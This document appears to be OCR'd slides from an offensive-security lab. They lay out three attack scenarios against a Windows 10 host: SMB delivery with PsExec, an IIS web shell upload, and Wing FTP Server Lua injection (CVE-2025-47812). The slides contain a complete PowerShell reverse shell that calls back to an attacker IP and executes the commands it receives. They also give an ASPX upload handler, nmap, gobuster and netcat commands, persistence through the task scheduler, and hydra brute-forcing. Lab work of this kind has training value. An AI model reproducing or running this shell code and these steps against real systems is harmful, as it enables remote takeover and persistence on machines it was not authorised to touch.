Agenda


Number	Description
1	Exploitation of SMB misconfiguration
2	Exploitation of Web server misconfiguration
3	Misconfiguration of FTP & Exploitation of vuln

Algorithm1(SMB)

Overview	The attacker uses the previously obtained ceredentials for users with SMB shares enabled to deliver shellcode & perform remote execution using PsExec with the credentials.
infrastructure	・atacker ⇒ ubuntu ・target ⇒ windows10
requirements	・Improper SMB file sharing configuration ・Disable Windows Defender

PHASE	Description
Reconnaissance	Network scan（nmap –sn（Ping scan））、-sV（Opening Port, Service, Version, OS,）、-O（OS）、-A（Detailed information） ⇒ Since port 445 on the target host is open, use PowerShell to send a reverse shell command, establish C2 communication, capture the shell, and, if necessary, attempt persistence.
Weaponization	Create a reverse shell file 'shell.ps1' using PowerShell adapted to the target environment.
Delivery	By using an SMB connection, 'shell.ps1' is delivered to the target.
Exploitation	・Using PsExec, execute 'shell.ps1' on the target remotely. ・On the attacker's side, waiting for a communication connection.
Installation	Execute each time.
Command & Control	Once a connection from the target side is confirmed, establish C2 communication.
Actions	Get a shell.

Mindmap(SMB)




```powershell
$client = New-Object System.Net.Sockets.TCPClient("192.168.1.10", 4444)
$stream = $client.GetStream()
[byte[]]$bytes = 0..65535|%{0}
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes, 0,$i)
    $sendback = (iex $data 2>&1 | Out-String)
    $sendback2 = $sendback + "PS " + (pwd).Path + "> "
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte, 0, $sendbyte.Length)
    $stream.Flush()
}
$client.Close()
```

shell.ps1

Algorithm2(Web Server)

Overview	The attacker uploads a shell script to a web server with configuration flaws, accesses the shell script from the attacker's terminal, establishes a reverse shell connection, and takes control of the shell.
infrastructure	・atacker ⇒ ubuntu ・target ⇒ windows10(IIS-WEB Server)
requirements	・IIS web server configuration deficiency (extension check function not enabled, .aspx files executable) ・Disable Windows Defender

PHASE	Description
Reconnaissance	・Network scan(nmap –sn(Ping scan))、-sV(Opening Port, Service, Version, OS,)、-O(OS)、-A(Detailed information) ・Directory exploration using directory and subdomain discovery tools ⇒By performing a web shell attack on a web server, trigger reverse shell communication, establish C2 communication with the target, and, if necessary, attempt persistence.
Weaponization	Creating web shell code adapted to the target environment
Delivery	Upload a web shell from the web application's upload form
Exploitation	Access the uploaded web shell and execute commands/start a reverse shell
Installation	Due to the presence of a web shell, attackers can access the uploaded web shell as needed, execute commands, and launch a reverse shell.
Command & Control	Listening on the attacker host
Actions	Get a shell

Mindmap(Web Server)

- scenario2
  - installation
    - Persistence through leftover web shell
  - command & control
    - Connection received on 192.168.1.20 49269
  - action
    - whoami /all
  - reconnaissance
    - Network investigation
      - nmap -sn 192.168.1.0/24
        - target IP:192.168.1.20
      - nmap -sV 192.168.1.20
        - 80/tcp open http
      - nmap -O 192.168.1.20
        - OS:Windows
      - nmap -A 192.168.1.20
        - OS: Windows 10 Pro
          - Powershell OK
    - dir investigation
      - gobuster dir -u http://192.168.1.20 -w /usr/share/dirb/wordlists/commom.txt
        - http://192.168.1.20/uploads/
  - weaponization
    - Refer to shell.aspx
  - delivery
    - firefox: http://192.168.1.20/upload.html upload shell.aspx
      - http://192.168.1.20/uploads/shell.aspx
  - exploitation
    - atacker listen
      - nc -lvnp 4444
    - access to http://192.168.1.20/uploads/shell.aspx

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
    protected void Page_Load(object sender, EventArgs e)
    {
        if (Request.Files.Count > 0)
        {
            HttpPostedFile file = Request.Files[0];
            string savePath = Server.MapPath("~/uploads/") +
Path.GetFileName(file.FileName);
            file.SaveAs(savePath);
            Response.Write("Upload OK: " + Path.GetFileName(file.FileName));
        }
    }
</script>
```


shell.aspx

Algorithm3’ (Wing FTP Server)

Overview	The attacker, through reconnaissance activities, exploited a vulnerability (CVE-2025-47812) on a Wing FTP Server with a misconfiguration (anonymous login allowed) to send arbitrary Lua code and take over the shell.
infrastructure	・atacker ⇒ ubuntu ・target ⇒ windows10（Wing FTP Server）
requirements	・Wing FTP Server 7.4.3 or below ・Wing FTP Server misconfiguration (anonymous login allowed) ・Disable Windows Defender


PHASE	Description
Reconnaissance	Network scan（nmap –sn（Ping scan））、-sV（Opening Port, Service, Version, OS,）、-O（OS）、-A（Detailed information） ⇒Exploiting misconfigurations (anonymous login) and Wing FTP Server vulnerabilities to inject arbitrary Lua code and seize the shell
Weaponization	Create Lua code
Exploitation	Send anonymous+NULL byte+"arbitrary Lua code" to /loginok.html during anonymous login to execute Lua code injection and establish reverse shell communication (Delivery + Exploitation + C2)
Command & Control	
Installation	Register in the task scheduler and regularly maintain reverse shell communication
Actions	Get a shell

Mindmap3’ (Wing FTP Server)



Algorithm3(FTP Server)

Overview	After an attacker anonymously logged into the FTP server, they conducted internal reconnaissance and obtained credential information (in case it was denied, they used hydra to perform a brute-force attack on port 445 ⇒ obtained administrator credentials ⇒ executed remotely using PsExec)
infrastructure	・atacker ⇒ ubuntu ・target ⇒ windows10(IIS-FTP Server)
requirements	・IIS FTP server configuration deficiency (allowing anonymous login, granting write permissions to anonymous login users) ・Disable Windows Defender

PHASE	Description
Reconnaissance	Network scan(nmap –sn(Ping scan))、-sV(Opening Port, Service, Version, OS,)、-O(OS)、-A(Detailed information) ⇒Exploiting misconfigurations of the FTP server, establishing C2 communication through file delivery using FTP and remote execution via PsExec, and seizing the shell
Weaponization	Create a reverse shell script compatible with the target environment
Delivery	Exploiting misconfigurations of the FTP server to connect via FTP and deliver files
Exploitation	Remote connection and remote file execution using PsExec
Installation	Register in the task scheduler and regularly maintain reverse shell communication
Command & Control	Ensure C2 communication through a connection from the target (reverse shell)
Actions	Get a shell

Mindmap(FTP Server)